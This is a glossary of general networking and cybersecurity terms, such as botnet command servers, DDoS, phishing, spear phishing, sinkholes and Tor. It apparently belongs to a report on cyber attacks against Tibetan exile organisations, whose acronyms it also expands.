Blackhat - generally refers to a person who attempts to compromise information technology systems or networks for malicious purposes.

Cloud computing - is an emerging computing paradigm that generally refers to systems that enable network devices to access data, services, and applications on-demand.

Command and control server - refers to the network server that sends commands to compromised computers in a botnet.

DNS (*domain name system*) - is a hierarchical naming system for computers, services, or any resource participating in the Internet.

DoS Attack (denial of service attack) - is an attempt to prevent users from accessing a specific computer resource, such as a Web site. DDoS, (distributed denial of service attacks) usually involve overwhelming the targeted computer with requests so that it is no longer able to communicate with its intended users.

HTTP (*Hypertext Transfer Protocol*) - is a set of standards for exchanging text, images, sound and video by means of the Internet.

IP address (*Internet protocol address*) - is a numerical identification assigned to devices participating in a computer network utlizing the Internet protocol.

Malware (*malicious software*) - refers to software designed to carry out a malicious purpose. Varieties of malware include computer viruses, worms, trojan horses, and spyware.

OHHDL - Office of His Holiness the Dalai Lama.

Phishing - an attack in which an attacker attempts to obtain sensitive information from an individual by masquerading as a trusted third party. A common example of such an attack is a user receiving an email from a source that appears to be a trustworthy entity, such as the user's bank. Such emails often request the user to visit a website that appears to be the login page of a service they use, such as online banking, and enter their username and password, which is then collected by the attackers and used for malicious purposes.

PRC - People's Republic of China.

Sinkhole - Operating domain names formerly used as command and control servers.

Spear phishing - is a targeted form of phishing in which a victim is typically sent an email that appears to be from an individual or organization they know. Usually the content of the email includes information that is relevant to the victim and includes a malicious file attachment or link that when opened excecutes malicious code on the victim's computer.

RiR (*Regional Internet Registry*) - is an organization that manages the allocation and registration of Internet number resources within a specific geographic region.

TGIE - Tibetan Government in Exile.

TPIE - Tibetan Parliament in Exile.

Tor - is an anonymity system that defends users from traffic analysis attacks in which attackers attempt to monitor users' online behaviour.

Web 2.0 - typically refers to Web-based applications and services that enable user participation, collaboration, and data sharing.

WHOIS - is a public database of all domain name registrations, which provides information on individuals who register domain names.

Whitehat - generally refers to a person who attempts to infiltrate information technology systems or networks in order to expose weakness so they can be corrected by the system's owners. Also known as an ethical hacker.